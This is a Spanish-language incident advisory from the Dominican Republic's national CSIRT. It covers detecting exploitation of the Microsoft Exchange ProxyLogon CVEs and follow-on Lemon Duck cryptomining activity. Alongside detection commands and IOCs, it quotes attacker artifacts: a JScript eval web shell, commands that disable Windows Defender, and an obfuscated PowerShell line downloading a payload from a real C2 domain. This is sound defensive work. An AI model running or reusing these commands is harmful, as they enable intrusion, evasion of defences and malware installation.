PRESIDENCIA DE LA
REPÚBLICA DOMINICANA

MINISTERIO DE LA PRESIDENCIA

CSIRT-RD
Equipo Nacional de Respuestas a Incidentes Cibernéticos del CNCS

Detección de Explotación de Vulnerabilidad
En Microsoft Exchange

CNCS | CENTRO NACIONAL DE CIBERSEGURIDAD
REPÚBLICA DOMINICANA

Detección de Explotación de Vulnerabilidad
En Microsoft Exchange

Centro Nacional de Ciberseguridad (CNCS)
Equipo Nacional de Respuesta a Incidentes Cibernéticos de la República Dominicana (CSIRT-RD)
Fecha de Publicación: 07 de Mayo 2021
Diagramación: SAORGA, S.R.L.

DETECCIÓN DE EXPLOTACIÓN DE VULNERABILIDADES DE MICROSOFT EXCHANGE

El 2 de marzo de 2021, Microsoft lanzó una actualización de seguridad de nivel crítico para Microsoft Exchange Server On-Premise 2013, 2016 y 2019. Estas actualizaciones de seguridad solventaron una serie de vulnerabilidades de ejecución de código remoto (RCE) de autenticación previa (CVE-2021-26855, CVE- 2021-26857, CVE-2021-26858 y CVE-2021-27065) que permiten a un atacante tomar el control de cualquier servidor Exchange accesible en premisa, sin la necesidad de conocer las credenciales de una cuenta válida.

El 28 de febrero de 2021 se descubrió que grupos reconocidos de ciberdelincuentes estaban explotando activamente estas vulnerabilidades de día Zero, por lo que el CSIRT-RD identificó una serie de servidores comprometidos a través de estas vulnerabilidades debido a que hasta el momento Microsoft no había lanzado las actualizaciones de seguridad para estas.

- **CVE-2021-26855:** Vulnerabilidad de falsificación de solicitudes del lado del servidor (SSRF) en Exchange que permite al atacante enviar solicitudes HTTP arbitrarias y autenticarse como el servidor de Exchange.

- **CVE-2021-26857:** Vulnerabilidad de deserialización insegura en el servicio de mensajería unificada. La deserialización insegura ocurre cuando un programa deserializa datos no confiables y controlables por el usuario. Esta otorga al atacante la capacidad de ejecutar código como SYSTEM en el servidor Exchange. Esto requiere permiso de administrador u otra vulnerabilidad para explotar.

CVE-2021-26858: Vulnerabilidad de escritura de archivo arbitrario posterior a la autenticación en Exchange. Si el atacante puede autenticarse en el servidor de Exchange, entonces podrían usar esta vulnerabilidad para escribir un archivo en cualquier ruta del servidor. Podría autenticarse explotando la vulnerabilidad SSRF CVE-2021-26855 o comprometiendo las credenciales de un administrador legítimo.

CVE-2021-27065: Vulnerabilidad de escritura de archivo arbitrario posterior a la autenticación en Exchange al igual que CVE-2021-26858.

El **Equipo Nacional de Repuestas a Incidentes Cibernéticos (CSIRT-RD)** ha identificado en República Dominicana la ejecución de movimiento lateral que realiza un atacante luego de haber explotado exitosamente las vulnerabilidades CVE-2021-26855 y posteriormente la vulnerabilidad CVE-2021-27065 dentro de una red con la finalidad de comprometer otros activos.

La explotación de la vulnerabilidad CVE-2021-26855 pudo ser identificada ejecutando el PowerShell de Windows con permisos de administrador:

Import-Csv -Path (Get-ChildItem -Recurse -Path "$env:PROGRAMFILES\Microsoft\Exchange Server\V15\Logging\HttpProxy" -Filter '.log').FullName | WhereObject { $_.AuthenticatedUser -eq '' -and $_.AnchorMailbox -like 'ServerInfo~*/*' } | select DateTime, AnchorMailbo*


Al ejecutar este comando se genera un archivo en el directorio **%PROGRAMFILES%\Microsoft\Exchange Server\V15\ Logging** Luego se puede identificar la explotación de esta vulnerabilidad buscando entradas de registro donde **AuthenticatedUser** está vacío y **AnchorMailbox** contiene el patrón **ServerInfo ~*/***

La explotación de la vulnerabilidad CVE-2021-27065 se puedo identificar ejecutando el siguiente en el PowerShell de Windows con permisos de administrador:

Select-String -Path "$ env: PROGRAMFILES \ Microsoft\Exchange Server \V15\Logging\ECP\Server.Log" -Pattern 'Set-.+VirtualDirectory'*

Este comando genera un archivo llamado ECP Server Log del VirtualDirectory, donde se detecta el Script External conteniendo una URL invalida, verificando que el Exchange ha sido comprometido y que un atacante ha explotado esta vulnerabilidad en este servidor.

Ejemplo de compromiso:



CMD=Set-OabVirtualDirectory.ExternalUrl=”http://ooo/#<script language=””JScript”” runat=””server””>function Page_Load() {eval(Request[””request””],””unsafe””);}</script>’

Luego de que un atacante explota estas vulnerabilidades tiene la capacidad de ejecutar códigos en el servidor para abrir un web Shell, el cual puede manipular remotamente o insertar algún tipo de código malicioso en el servidor. Este código malicioso tiene como objetivo comprometer otros servidores dentro de la red. El CSIRT-RD identificó una de las técnicas de movimiento lateral que realiza el atacante posteriormente a la explotación de las vulnerabilidades de Exchange.

En la investigación realizada por el CSIRT-RD se identificó que servidores conectados a la red donde fue comprometido el servidor Exchange y se inició el servicio ilegitimo (IDBJGSXXHETTCQWTETOH), servicio que ejecuta mediante la consola del sistema el siguiente comando:

(%COMSPEC% /C “cmd /c powershell Set-MpPreference -DisableRealtimeMonitoring 1; Add-MpPreference - ExclusionPath)

(c:\; Add-MpPreference ExclusionProcessc:\windows\system32\WindowsPowerShell\v1.0\powershell.exe & powershell -w hidden IE`x(Ne`w-Obj`ect)

Estos comandos deshabilitan las funciones de seguridad y monitoreo en tiempo real de los mecanismos de seguridad de Windows, como el Windows defender, además crea un proceso oculto para utilizar el PowerShell de Windows en segundo plano y desde este ejecuta la demás secuencia de comandos:

(%COMSPEC% /C): %COMSPEC% significa “Command Specifier”, y especifica el intérprete de comandos, que por defecto que es cmd.exe. Con esta variable dentro del comando, el atacante se asegura que la variable invoque al CMD por defecto, esto para asegurarse de que el CMD no se encuentre en otro directorio que no sea el de por defecto, además al final de la variable agrega /C para cerrar la ventana de ejecución luego de haber ejecutado la secuencia de comandos completa.

Set-MpPreference: configura las preferencias para los análisis y las actualizaciones de Windows Defender. Puede modificar las extensiones, las rutas o los procesos de los nombres de los archivos de exclusión, y especificar la acción predeterminada para los niveles de amenaza alto, moderado y bajo.

-DisableRealtimeMonitoring 1; Add-MpPreference - ExclusionPath) (c:) Comando que agrega la carpeta C:\ a la lista de exclusión, es decir Windows defender excluirá del análisis esta ruta, lo que permite a una atacante alojar malware en esta carpeta y no ser detectado. También el mismo comando deshabilita el escaneo programado y en tiempo real de Windows Defender para archivos en esta carpeta.

ExclusionProcess: Especifica una serie de procesos y rutas, en este caso *(C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe)*. Este cmdlet excluye los archivos abiertos por los procesos que especifique del análisis programado y en tiempo real.

Luego se ejecuta la siguiente secuencia comandos:

*IE`x(Net.WebC`lient).DownLoadString('http://t.netcat'+'kit.com/7p.php?0.9*ipc*%username%*%computername% *'+[Environment]::OSVersion.version.Major);bpu ('http://t.netcat'+'kit.com/ipc.jsp?0.9')")*

Este comando se ejecuta en consecuencia de los dos comandos anteriores, creando y ejecutando un proceso llamado **iexplore.exe** mediante el cual realiza una consulta al comando y control (C2) con la URL *(('http[:]//t.netcat'+'kit.com)* en la dirección IP *209[.]141[.]45[.]118* y desde esta realiza la descarga de la carga útil identificada (*ipc.jsp/0.9)*. Esta carga útil lee, agrega y modifica los certificados del sistema y cambia la configuración de las zonas de internet.

A través de esta investigación realizada por el Equipo Nacional de Repuestas a Incidentes Cibernéticos (CSIRT-RD) se identificó que esta variante analizada pertenece a la red de BOTNET **Lemon Duck**[1] , el cual es un software malicioso, el cual tienen como función principal explotar los recursos de la máquina infectada para extraer criptomonedas, específicamente criptomonedas de Monero (XMR) . Este programa malicioso compromete gravemente los dispositivos infectados e incluso puede dañarlos de forma permanente.

1 https://www.microsoft.com/security/blog/2021/03/25/analyzing-attacks-taking-advantage-of-the-exchange-server-vulnerabilities/

INDICADORES DE COMPROMISO IDENTIFICADOS

El malware **Lemon Duck** se detecta como:

- Troyano: PowerShell / LemonDuck
- Troyano: Win32 / LemonDuck

Hashes asociados con **Lemon Duck**:

- 0993cc228a74381773a3bb0aa36a736f5c41075fa3201bdef4215a8704e582fc
- 7fa439c49998b84bd2896f80322419b37e5f6dea9e29fa4b2b79a47e1d5fabf6
- 3df23c003d62c35bd6da90df12826c1d3fdd94029bf52449ba3d89920110d5ec
- 4f0b9c0482595eee6d9ece0705867b2aae9e4ff68210f32b7425caca763723b9
- 56101ab0881a6a34513a949afb5a204cad06fd1034f37d6791f3ab31486ba56c
- 69ce57932c3be3374e8843602df1c93e1af622fc53f3f1d9b0a75b66230a1e2e
- 737752588f32e4c1d8d20231d7ec553a1bd4a0a090b06b2a1835efa08f9707c4
- 893ddf0de722f345b675fd1ade93ee1de6f1cad034004f9165a696a4a4758c3e
- 9cf63310788e97f6e08598309cbbf19960162123e344df017b066ca8fcbed719
- 9f2fe33b1c7230ec583d7f6ad3135abcc41b5330fa5b468b1c998380d20916cd
- a70931ebb1ce4f4e7d331141ad9eba8f16f98da1b079021eeba875aff4aeaa85
- d8b5eaae03098bead91ff620656b9cfc569e5ac1befd0f55aee4cdb39e832b09
- db093418921aae00187ae5dc6ed141c83614e6a4ec33b7bd5262b7be0e9df2cd
- dc612f5c0b115b5a13bdb9e86f89c5bfe232e5eb76a07c3c0a6d949f80af89fd
- f517526fc57eb33edb832920b1678d52ad1c5cf9c707859551fe065727587501
- f8d388f502403f63a95c9879c806e6799efff609001701eed409a8d33e55da2f
- fbeefca700f84373509fd729579ad7ea0dabdfe25848f44b2fbf61bf7f909df0

Dominios asociados a **Lemon Duck**:

- abajo[.]sqlnetcat[.]com
- t[.]sqlnetcat[.]com
- t[.]netcatkit[.]com

IP asociadas a **Lemon Duck**:

- 209[.]141[.]45[.]118
- 209[.]141[.]40[.]66
- 134[.]119[.]179[.]146
- 134[.]119[.]179[.]148
- 205[.]185[.]117[.]67

RECOMENDACIONES

Con el fin de evitar futuros incidentes de este tipo plantemos las siguientes recomendaciones:

- Investigue los usuarios y grupos locales, incluso los usuarios no administrativos, en búsqueda de cambios, y asegúrese de que todos los usuarios requieran una contraseña robusta para iniciar sesión. Las nuevas creaciones de cuentas de usuario (representadas en el ID de evento 4720 de Windows) durante el tiempo en que el sistema estuvo vulnerable pueden indicar la creación de un usuario malintencionado.
- Restablezca y aleatorice las contraseñas de administrador local con una herramienta como LAPS si aún no lo está haciendo.
- Busque cambios en la configuración de RDP, firewall, suscripciones WMI y administración remota de Windows (WinRM) del sistema que el atacante podría haber configurado para permitir la persistencia.
- Busque ID de evento 1102 de Windows para determinar si los atacantes borraron los registros de eventos, una actividad que los atacantes realizan como intento de ocultar sus rastros.
- Se recomienda parchar y mantener actualizado el software y el sistema operativo a las últimas versiones disponibles por parte del fabricante. Por lo general los atacantes toman como vector de entrada sistemas desactualizados como es este caso de Microsoft Exchange.
- Deshabilitar el PowerShell en aquellos equipos que no sea necesario la ejecución de comandos.
- Utilizar los indicadores de compromiso para verificar si han existido registros de conectividad en los dominios o IP indicados y bloquearlos.
- Siempre haga una copia de seguridad de los archivos y guárdelos en un servidor remoto o en un dispositivo de almacenamiento desconectado (o en ambos). Es recomendable mantener las copias de seguridad de los datos cifradas. Los procedimientos de respaldo deben realizarse y ser probados con regularidad bajo un plan de recuperación y continuidad.
- No se deben abrir archivos adjuntos y / o enlaces en correos electrónicos irrelevantes que se recibieron de direcciones desconocidas o sospechosas.
- Se recomienda implementar 2FA o MFA para los servicios utilizados, particularmente para correo web, VPN y cuentas que acceden a sistemas críticos de la organización.
- Realizar análisis de vulnerabilidades periódicos para identificar y abordar posibles vectores de acceso, especialmente en los equipos expuesto a Internet y limitar así la superficie de ataque.
- Emplee medios segmentación en la red para separar diversas unidades de negocio o departamentos críticos dentro de su organización.

PRESIDENCIA DE LA
REPÚBLICA DOMINICANA

MINISTERIO DE LA PRESIDENCIA